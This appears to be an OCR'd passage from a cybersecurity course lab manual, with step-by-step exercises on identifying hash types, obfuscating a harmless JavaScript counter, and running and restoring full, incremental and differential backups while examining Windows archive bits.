- In the Terminal window, type the following and press Enter:
    - hashid idmyhash.txt
- The hashid command is used to identify hash types. It is useful when you come across an unidentified hash value and want to determine which hashing algorithm was used to create it. Observe the output and discover for each unidentified hash; the hashid command has provided a list of hashing algorithms that may have been used to create each hash. The hashing algorithms that were used to create the hashes in the idmyhash.txt file are (in order) MD2, MD5, SHA-1, SHA-256, and SHA-512.

Step 13
- Close the Terminal window.

Exercise 3 – Obfuscation

Code obfuscation is a technique that makes the source code of an application difficult to reverse engineer. This is accomplished by applying various transformations to the source code, making it difficult for humans to understand, while maintaining the code viability and functional execution, meaning that unobfuscated and obfuscated code both execute the same way, but the obfuscated code is very difficult for humans to read and understand. In this exercise, you will explore JavaScript code obfuscation. After completing this exercise, you should be able to: Execute JavaScript Code, Obfuscate and Execute JavaScript Code

Task 1 – Execute JavaScript Code

Visual Studio Code is developed by Microsoft and is an open-source code editor. It is lightweight, fast, and highly customizable, making it a popular choice for developers using multiple programming languages. In this task, you will execute a JavaScript code using Visual Studio Code.

Step 1
- Connect to ACIWIN11.
- Select File Explorer on the Taskbar.

Step 2
- In File Explorer, navigate to This PC > ACIHDD (D:)\Module_9_Folder.

Step 3
- In File Explorer, right-click on counter.js, then select Open with > Visual Studio Code.

Step 4
- In the How do you want to open this file? pop-up window, select Visual Studio Code.
- Tick the Always use this app to open .js files checkbox, then select OK.

Step 5
- In the Open file - Security Warning pop-up window, click Open.

Step 6

- In the Visual Studio Code window, select the Run and Debug icon from the left pane menu of icons.
- Observe the code and discover that it is using a for loop to output a number to the screen (each iteration) that starts with the number 1 and ends with 99.

Step 7

- In the Visual Studio Code window, in the Run and Debug Run menu, select Run and Debug.

Step 8

- In the Do you trust the authors of the files in this workspace? pop-up window, select Trust Workspace & Continue.

Step 9

- In the Visual Studio Code window, in the Select debugger input field, select Node.js from the available selections.

Step 10

- Observe the output of running the code in the bottom right DEBUG CONSOLE. The output, as expected, is the numbers 1 through 99 written to the source one at a time

Task 2 – Obfuscate and Execute JavaScript Code

Ofuscator.io is a website that offers online code obfuscation services. Developed source code may be uploaded, and obfuscation techniques will be applied, creating obfuscated code that still executes the same way as the original, unobfuscated code did. In this task, you will use obfuscator.io to obfuscate source code, then run obfuscated code in Visual Studio Code to confirm it still executes the same as the unobfuscated code.

Step 1

- Connect to ACIWIN11, where the Visual Studio Code window is open.
- In the Visual Studio Code window, with the counter.js script loaded, highlight and right-click on the entire for loop code, then select Copy.

Step 2

- Select Microsoft Edge on the Taskbar.

Step 3

- In Microsoft Edge, type the following into the URL field, then press Enter:
    - obfuscator.io

Step 4

- In Microsoft Edge, highlight and delete the default code, then right-click and select Paste.

Step 5

- In Microsoft Edge, in the JavaScript Obfuscator Tool, select Obfuscate.
- Observe the obfuscated code. As expected, it is not human-readable but should perform the exact same operations and result in the counting of 1 to 99 when executed. The obfuscated code

has been pre-saved for you as obfuscated.counter.js. You may work with that file, or you can create another file of your own with the obfuscated code and use that for the remainder of this task.

Step 6
- Select File Explorer on the Taskbar.

Step 7
- In File Explorer, right-click on the obfuscated.counter.js file and then select Open.

Step 8
- In the Do you want to open this file? pop-up window, select Open.

Step 9
- In the Do you want to allow untrusted files in this window? pop-up window, select Open.

Step 10
- In the Visual Studio Code window, close the counter.js file.

Step 11
- On the Visual Studio Code window, in the RUN AND DEBUG menu, select Run and Debug.
- This executes the obfuscated.counter.js file.

Step 12
- On the Visual Studio Code window, in the Select debugger field, select Node.js from the available options.


Step 13
- Observe the output in the bottom right Debug Console. Discover the obfuscated code and the original source code both execute the same.
- Close the Visual Studio Code window

Step 14
- Close File Explorer

Step 15
- Close Microsoft Edge

Resilience in Security Architecture

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Prepare WIN11 and Install EaseUS Todo Backup

During this module, you will configure and conduct full, incremental, and differential backups. To keep track of the various backups and conduct backup recoveries, ACIWIN11 requires some additional configuration. Specifically, you will partition the ACIWIN11 hard drive into two volumes: one for Production Data, which will be the backup source, and one for Recovery, which is where the backup recoveries will occur. During the module, you will use EaseUS Todo Backup. EaseUS Todo Backup is a backup and recovery software that allows users to backup files, folders, partitions, and entire systems. In this exercise, you will prepare ACIWIN11 for backup and recovery operations and install EaseUS Todo Backup. After completing this exercise, you should be able to: Partition the ACIWIN11 Hard Drive, Create and Test Production Data and Recovery Folder Structure, Install EaseUS Todo Backup.

Task 1 – Partition the ACIWIN11 Hard Drive

In this task, you will partition the ACIWIN11 hard drive into Production Data and Recovery Volumes.

Step 1
- Connect to ACIWIN11.
- Click the Start charm and type the following:
    - partition
- Select Create and format hard disk partitions from the Best match pop-up menu.

Step 2
- In Disk Management, right-click on Disk 1 ACIHDD (D:) and select Shrink Volume.

Step 3
- In the Shrink D: pop-up window, type the following in the Enter the amount of space to shrink in MB field:
    - 2000
- Click Shrink

Step 4
- In Disk Management, right-click on the Unallocated partition of Disk 1, then select New Simple Volume.

Step 5
- In the New Simple Volume Wizard window, select Next.

Step 6
- In the New Simple Volume Wizard - Specify Volume Size page, select Next.

Step 7
- In the New Simple Volume Wizard - Assign Drive Letter or Path page, select Next.

Step 8
- In the New Simple Volume Wizard - Format Partition page, enter the following in the Volume label field:
    - Production_Data
- Click Next

Step 9
- In the New Simple Volume Wizard window, select Finish.

Step 10
- In Disk Management, right-click on Disk 1 ACIHDD (D:) and select Shrink Volume.

Step 11
- In the Shrink D: pop-up window, type the following in the Enter the amount of space to shrink in MB field,
    - 10000
- Click Shrink

Step 12

- In Disk Management, right-click on the Unallocated partition of Disk 1, then select New Simple Volume.

Step 13

- In the New Simple Volume Wizard window, select Next.

Step 14

- In the New Simple Volume Wizard - Specify Volume Size page, select Next.

Step 15

- In the New Simple Volume Wizard - Assign Drive Letter or Path page, select Next.

Step 16

- In the New Simple Volume Wizard - Format Partition page, enter the following in the Volume label field:
    - Recovery_Volume
- Click Next

Step 17

- In the New Simple Volume Wizard window, select Finish.

Step 18

- Close the Disk Management window.

Task 2 – Create the Test Production Data and Recovery Folder Structure

In this task, you will create production data on the Production Data partition and prepare the Recovery Volume with a folder structure to assess backup types.

Step 1

- Connect to ACIWIN11
- Select File Explorer on the Taskbar

Step 2

- In File Explorer, expand the This PC folder, then select the ACIHDD (D:) drive.

Step 3

- In File Explorer, in the right details pane, select and right-click on the Module_1_Folder and select Copy.

Step 4

- In File Explorer, select the Production_Data (E:) drive on the left pane.
- In the right pane, right-click on the empty space and select Paste.

Step 5

- In File Explorer, select and right-click on Module_1_Folder and select the Rename icon.
- Rename the copied folder to the following:

    - Module_10_Folder
- Press Enter

Step 6
- In File Explorer, select the Recovery_Volume (F:) drive on the left pane.
- In the right pane, right-click in the empty space and select New > Folder.

Step 7
- In File Explorer, Rename the new folder to the following:
    - IncDemo
- Press Enter

Step 8
- In File Explorer, right-click in the empty space and select New > Folder.

Step 9
- In File Explorer, Rename the new folder to the following:
    - DiffDemo
- Press Enter
- The DiffDemo folder is created for the Recovery of Differential backups. In this module, this folder will not be used but is included in the event you would like to conduct Differential backup restoration for your own practice and knowledge.

Task 3 – Install EaseUS Todo Backup

EaseUS Todo Backup is available for both Windows and Mac Operating Systems.

In this task, you will install EaseUS Todo Backup on ACIWIN11.

Step 1
- Connect to ACIWIN11, where the File Explorer window is open.
- On the left pane, navigate to This PC > Documents Folder.
- In the right details pane, double-click on Module_10_Folder.

Step 2
- In File Explorer, double-click on the TB_Free_Installer installer file.

Step 3
- On the EaseUS window, select Install Now.

Step 4
- In the EaseUS window, select Install Free.
- The installation process will take 1-2 minutes to complete.

Step 5
- In the EaseUS window, select Start Now.

Step 6
- Close the Microsoft Edge window.

Step 7

- Close the Upgrade to unlock more features pop-up window.

Exercise 2 – Conduct and Restore from Incremental Backups

Incremental backups are storage space efficient and offer a reduced backup time. This occurs because an incremental backup only captures new or modified data since the last incremental or last full backup, whichever is most recent. In this exercise, you will conduct several incremental backups and restore data from each to observe which data is backed up with each incremental backup iteration. After completing this exercise, you should be able to: Conduct Incremental Backups, Restore from Incremental Backups and Examine Restoration Files

Task 1 – Conduct Incremental Backups

In this scenario, you will simulate conducting a Full Backup of the Production Data on Sunday and incremental backups on Monday and Tuesday. In this task, you will conduct one full and two incremental backups, modifying the Production Data to be backed up between each backup.

Step 1

- Connect to ACIWIN11, where the EaseUS Todo Backup 2023 window is open.
- In the EaseUS Todo Backup 2023 window, select Create Backup.

Step 2

- On the EaseUS window, in the Select what you want to back up page, select File.

Step 3

- On the EaseUS window, in the file tree, expand Computer > Production_Data (E:).
- Tick the checkbox next to Module_10_Folder, then click OK.

Step 4

- In the EaseUS window, observe that the backup will be saved at F:\My Backups.
- Select Backup Now.
- The Options button could be used to configure daily recurring backups, such as a full backup on Sunday and incremental backups on every other day of the week. Backup frequency would be determined by organization policy and would be defined by the Recovery Point Objective (RPO), which is the amount of production data that is acceptable to lose during a disaster event in units of time. For example, if the RPO is 12 hours, then backup periodicity would be at a minimum of 12 hours. In this case, it would be appropriate to conduct a full backup at 8 AM on Sunday and then incremental backups every 12 hours until 8 AM the following Sunday, when another full backup would be conducted. The Options button can also be used to encrypt all backups, requiring a password to initiate the backup restoration process.

Step 5

- Once the Backup is complete, close the EaseUS Todo - Backup completed! pop-up window.
- This operation conducts a Full Backup of the Module_10_Folder. This represents the Sunday Full Backup.

Step 6

- Restore the File Explorer window from the Taskbar.

Step 7
- In the File Explorer, navigate to This PC > Documents > Module_10_Folder.
- In the right pane, select and right-click on the pexels-tower file and select Copy.

Step 8
- In File Explorer, navigate to This PC > Production_Data (E:)> Module_10_Folder.
- In the right pane, right-click on the empty space and select Paste.
- This operation is done in preparation for the next backup to represent data that has been changed since the previous backup.

Step 9
- Restore the EaseUS Todo Backup window from the Taskbar.

Step 10
- In the EaseUS window, right-click on the Module_10_Folder, then select Backup > Incremental Backup.
- This represents the Monday Incremental Backup.

Step 11
- Restore the File Explorer window from the Taskbar.

Step 12
- In the File Explorer, navigate to This PC > Documents > Module_10_Folder.
- In the right pane, right-click on the pexels-beach file and select Copy.

Step 13
- In File Explorer, navigate to This PC > Production_Data (E:) > Module_10_Folder.
- In the right pane, right-click on the empty space and select Paste.
- This operation is done in preparation for the next backup to represent data that has been changed since the previous backup.

Step 14
- In the File Explorer, double-click on the M1_Notepad file.

Step 15
- In the How do you want to open this file? pop-up window, ensure Notepad is selected.
- Tick the Always use this app to open .txt files checkbox.
- Click OK.

Step 16
- In the M1_Notepad, type the following into the first line of the file:
    - Modification to File
- Select File, then click Save
- This operation is done in preparation for the next backup to represent data that has been changed since the previous backup.

Step 17

- Close the Notepad window

Step 18
- Restore the EaseUS Todo Backup window from the Taskbar.

Step 19
- In the EaseUS window, right-click on the Module_10_Folder, then select Backup > Incremental Backup.
- This represents the Tuesday Incremental Backup. Next, you will restore the Sunday Full, Monday Incremental, and Tuesday Incremental Backups into separate folders for observation.

Task 2 – Restore from Incremental Backups and Examine Restoration Files

Backup restoration is critical to safeguarding data. Without an efficient and operational backup method, even frequent backups do not provide resiliency. In this task, you will restore Production Data from the full and two incremental backups, then examine the restored data for each.

Step 1
- In ACIWIN11, the EaseUS window is open.
- In the EaseUS window, select Recover.

Step 2
- In the EaseUS window, select the most recent Full backup from the History Version drop-down menu.

Step 3
- In the EaseUS window, select the radio button next to Recover to.
- Click Browse.

Step 4
- In the Browse pop-up window, navigate to the Computer > Recovery_Volume (F:) > IncDemo folder.
- Select Create Folder.

Step 5
- In the Create new folder pop-up window, type the following:
    - Full-SUN
- Click OK

Step 6
- In the Browse pop-up window, select OK.

Step 7
- In the EaseUS window, select Proceed.

Step 8
- In the EaseUS window, once the Recovery is completed, select Finish.

- This completes the full backup recovery. Two additional backup restorations will be conducted to restore the incremental backups to their own recovery folders following the same process as steps 1 through 8 of this Task.

Step 9
- In the EaseUS window, select Recover.

Step 10
- In the EaseUS window, select the oldest Inc backup from the History Version drop-down menu.

Step 11
- In the EaseUS window, select the radio button next to Recover to.
- Click Browse.

Step 12
- In the Browse pop-up window, navigate to the Computer > Recovery_Volume (F:) > IncDemo folder.
- Select Create Folder.

Step 13
- In the Create new folder pop-up window, type the following:
    - Inc -MON
- Click OK

Step 14
- In the Browse pop-up window, select OK.

Step 15
- In the EaseUS window, select Proceed.

Step 16
- In the EaseUS window, once the Recovery is complete, select Finish.
- This completes the first incremental backup, following the full backup recovery. One additional backup recovery will be conducted to restore the most recent incremental backup to its own recovery folder.

Step 17
- In the EaseUS window, select Recover.

Step 18
- In the EaseUS window, select the radio button next to Recover to.
- Click Browse.
- The most recent backup is automatically selected, so there is no need to select a specific backup from the History Version drop-down menu.

Step 19
- In the Browse pop-up window, navigate to the Computer > Recovery_Volume (F:)> IncDemo folder.
- Select Create Folder.

Step 20

- In the Create new folder pop-up window, type the following:
    - Inc-TUES
- Click OK

Step 21

- In the Browse pop-up window, select OK.

Step 22

- In the EaseUS window, select Proceed.

Step 23

- In the EaseUS window, once the Recovery is complete, select Finish.
- This completes the backup recoveries. Next, to understand which backups included which files from the backup source, you will explore the Recovery_Volume folders.

Step 24

- Restore the File Explorer window from the Taskbar.

Step 25

- In File Explorer, navigate to Recovery_Volume (F:) > IncDemo > Full-SUN > E > Module_10_Folder.
- This recovered folder was the Full Backup that was completed. It only includes the original data that was created on the Production_Data drive.

Step 26

- In File Explorer, navigate to Recovery_Volume (F:) > IncDemo > Inc-MON > E > Module_10_Folder.
- An incremental backup only includes data that is new or has been modified since the last full backup. In this incremental backup, the change from the full backup was the addition of the pexels-tower file.
- During an incremental recovery, the last full backup and all incremental backups since the last full backup are combined to recover the data. In this folder, observe the three files from the full backup on Sunday and the one added file from Monday, pexels-tower.

Step 27

- In File Explorer, navigate to Recovery_Volume (F:) > IncDemo > Inc-TUES > E > Module_10_Folder.
- Double-click on the M1_Notepad file.
- In this incremental backup, the changes from the previous incremental backup were the addition of the pexels-beach file and the modification to the M1_Notepad file. Observe this file, and file changes are present in this backup restoration. This backup restoration required the Full-SUN, the Inc-MON, and the Inc-TUES files to complete the restoration.

Step 28

- Close the Notepad window

Step 29

- In File Explorer, navigate to Production_Data (E:).
- Select and right-click on the Module_10_Folder, then select Delete.
- This production data folder is deleted because the next exercise will require a reset of the production data for differential backups.

Exercise 3 – Conduct Differential Backups and Examine all Backup Files

A differential backup captures all data since the last full backup. Though less efficient in backup file size, differential backups are quicker to restore from than incremental backups because a differential restoration will only require the last full backup and the most recent differential backup. An incremental restoration requires the last full backup and all the subsequent incremental backups. In this exercise, you will conduct differential backups and examine the incremental and differential backup files to understand the differences in the data that is backed up with each type of backup. After completing this exercise, you should be able to: Conduct Differential Backups, Examine Incremental and Differential Backup Files

Task 1 – Conduct Differential Backups

In this task, you will conduct one full backup and two subsequent differential backups, modifying the production data between each backup.

Step 1
- Connect to ACIWIN11.
- In File Explorer, navigate to This PC > ACIHDD (D:) drive.
- In the right pane, select and right-click on Module_1_Folder and select Copy.

Step 2
- In File Explorer, select the Production_Data (E:) drive.
- In the right pane, right-click on the empty space and select Paste.

Step 3
- In File Explorer, Rename the copied folder to the following:
    - Module_10_Folder
- This step recreates the production data that will be modified and used for a full and subsequent differential backups.

Step 4
- Restore the EaseUS Todo Backup window from the Taskbar.

Step 5
- In the EaseUS window, right-click on the Module_10_Folder and select Backup > Full Backup.
- The differential backup process does not include as many steps as the incremental backup process because the Backup of the Module_10_Folder was configured in Exercise 2. This step conducts an initial Full Backup of the Production Data.

Step 6
- Close the EaseUS Todo - Backup completed! pop-up window.
- This operation conducts a Full Backup of the Module_10_Folder. This represents the Sunday Full Backup.

Step 7
- Restore the File Explorer window from the Taskbar.

Step 8

- In the File Explorer, navigate to This PC > Documents > Module_10_Folder.
- In the right pane, select and right-click on the pexels-tower file and select Copy.

Step 9

- In File Explorer, navigate to This PC > Production_Data (E:) > Module_10_Folder.
- In the right pane, right-click on the empty space and select Paste.
- This operation is done in preparation for the next backup to represent data that has been changed since the previous backup.

Step 10

- Restore the EaseUS Todo Backup window from the Taskbar.

Step 11

- In the EaseUS window, right-click on the Module_10_Folder, then select Backup > Differential Backup.
- This represents the Monday Differential Backup.

Step 12

- Restore the File Explorer window from the Taskbar.

Step 13

- In the File Explorer, navigate to This PC > Documents > Module_10_Folder.
- In the right pane, select and right-click on the pexels-beach file and select Copy.

Step 14

- In File Explorer, navigate to This PC > Production_Data (E:) > Module_10_Folder.
- In the right pane, right-click on the empty space and select Paste.
- This operation is done in preparation for the next backup to represent data that has been changed since the previous backup.

Step 15

- In the File Explorer, double-click on the M1_Notepad file.

Step 16

- In the M1_Notepad window, type the following into the first line of the file:
    - MODICATION TO FILE
- Click the File menu and select Save
- This operation is done in preparation for the next backup to represent data that has been changed since the previous backup.

Step 17

- Close the M1_Notepad window.

Step 18

- Restore the EaseUS Todo Backup window from the Taskbar.

Step 19

- In the EaseUS window, right-click on the Module_10_Folder, then select Backup > Differential Backup.
- This represents the Tuesday Differential Backup. The Recovery_Volume (F:)\DiffDemo folder is available if you would like to conduct differential backup recoveries as conducted in Exercise 2, Task 2. That task is not included as part of the lab requirements. Close the EaseUS Todo - Backup completed! pop-up window when it appears.

Task 2 – Examine Incremental and Differential Backup Files

In this task, you will examine the incremental and differential backup files to understand which data is captured in each type of backup.

Step 1
- Connect to ACIWIN1.
- Restore the File Explorer window from the Taskbar.

Step 2
- In File Explorer, navigate to This PC > Recovery_Volume (F:) > My Backups > Module_10_Folder.

Step 3
- In File Explorer, select the Date modified column header to organize the files with the newest backups on top and the oldest backups at the bottom.

Step 4
- In File Explorer, observe the bottom 3 files. These are the first full backup and the subsequent incremental backup files.
- Observe the size of the backup files. The full backup has a size of 11,520 KB. This represents the three files that were originally placed into the Production_Data Volume in the Module_10_Folder. The first incremental backup has a size of 3656 KB. In preparation for this backup, the pexels-tower file was moved into the Module_10_Folder. The pexels-tower file is 3648 KB, so this first incremental backup only includes the new data (pexels-beach) that was placed in the Module_1_Folder since the previous full backup. The second incremental backup has a size of 1,568 KB. In preparation for this backup, two changes were made to the production data: the pexels-beach file (1558 KB) was placed in the Module_10_Folder, and the M1_Notepad file was updated. The size of the second incremental backup file correlates to the pexels-beach file and the M1_Notepad file only. From this analysis, you can discover that an incremental backup backs up any new or modified files since the last full or last incremental backup (whichever is most recent).

Step 5
- In File Explorer, observe the top 3 files. These are the second full backup and the subsequent differential backup files.
- Observe the size of the backup files. The full backup has a size of 11,520 KB. This represents the three files that were originally placed into the Production_Data Volume in the Module_10_Folder. The first differential backup has a size of 3656 KB. In preparation for this backup, the pexels-tower file was moved into the Module_10_Folder. The pexels-tower file is 3648 KB, so this first differential backup only includes the new data (pexels-beach) that was placed in the Module_1_Folder since the full backup. At this point, the files backed up are the same for both the incremental and differential backups. The second differential backup has a size of 5,216 KB. In preparation for this

backup, two changes were made to the production data: the pexels-beach file (1558 KB) was placed in the Module_10_Folder, and the M1_Notepad file was updated. The size of the second incremental backup file indicates that it contains the pexels-tower, pexels-beach, and M1_Notepad files. From this analysis, you can discover that a differential backup holds any new or modified files since the last full backup.

Exercise 4 – Investigate the Archive Bit

To keep track of which files have been backed up, Windows uses an archive bit. An archive bit value of 1 means that a file is new or has been modified. Additionally, if the archive bit is set, the file will be backed up during the next full or incremental backup. Once a full backup is complete, the archive bit on each backed up file will be cleared, meaning its' value will be set to 0. Files that have an archive bit value of 0 will not be backed up by either an incremental or differential backup. An incremental backup will capture all files with an archive bit value of 1, and then it will clear the archive bit on all files captured by the incremental backup. A differential backup does not manipulate the archive bit, meaning that on each subsequent differential backup, any data that has been created or modified since the last full backup (which reset all archive bits to 0) will be captured. In this exercise, you will observe how to view and manipulate the value of the archive bit. After completing this exercise, you should be able to: View the Archive Bit in Windows Explorer and the Command Line

Task 1 – View the Archive Bit in Windows Explorer and the Command Line

In this task, you will configure Windows Explorer to view the archive bit and view the archive bit in the Windows Command Prompt.

Step 1

- Connect to ACIWIN11.
- In File Explorer, navigate to This PC > Production_Data (E:) > Module_10_Folder.
- Click the View drop-down menu and select Details.

Step 2

- In File Explorer, right-click on the white space to the right of the Tags field (along the top bar), then select More.

Step 3

- In the Choose Details pop-up window, scroll down and tick the Attributes checkbox.
- Click OK.
- Observe the Attributes column for each file. Attributes are represented by characters such as: R (Read-only), H (Hidden), S (System), A (Archive), I or N (Not Content Indexed), E (Encrypted), C (Compressed), O (Offline), T (Temporary), and P (Reparse Point). The A in the attribute column for each file indicates the Archive Bit is set for each file.

Step 4

- In File Explorer, right-click on the M1_Adobe file and select Properties.

Step 5

- In the M1_Adobe Properties window, select Advanced.

Step 6

- In the Advanced Attributes window, deselect the checkbox next to File is ready for archiving.
- Click OK.

Step 7
- In the M1_Adobe Properties window, select OK.
- Observe the file attribute has changed from A to N. N represents “Not Content Indexed.” For our use, the change in the attribute value from A to N indicates the Archive Bit has been cleared.

Step 8
- In File Explorer, type the following into the folder path, then press Enter:
    - cmd
- This action opens a Command Prompt window in the current location of the File Explorer.

Step 9
- In the Command Prompt window, type the following and press Enter:
    - dir
- Observe all the files in the current directory. These are the same files that are displayed in File Explorer.

Step 10
- In the Command Prompt window, type the following and press Enter:
    - dir /a:a
- This command displays only the files in the directory that have the A attribute. Observe the M1_Adobe file is not listed.

Step 11
- In the Command Prompt window, type the following and press Enter:
    - attrib M1_Notepad.txt
- This command enables the individual checking of the file attribute. Observe the A attribute is set. This is because the Archive Bit is set, and this file is ready for archiving.


Step 12
- Close the Command Prompt window.

Step 13
- Close the File Explorer window.

Step 14
- Close the EaseUS Todo Backup window.

Securing Computing Resources

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain Member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server
- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Establish a Baseline

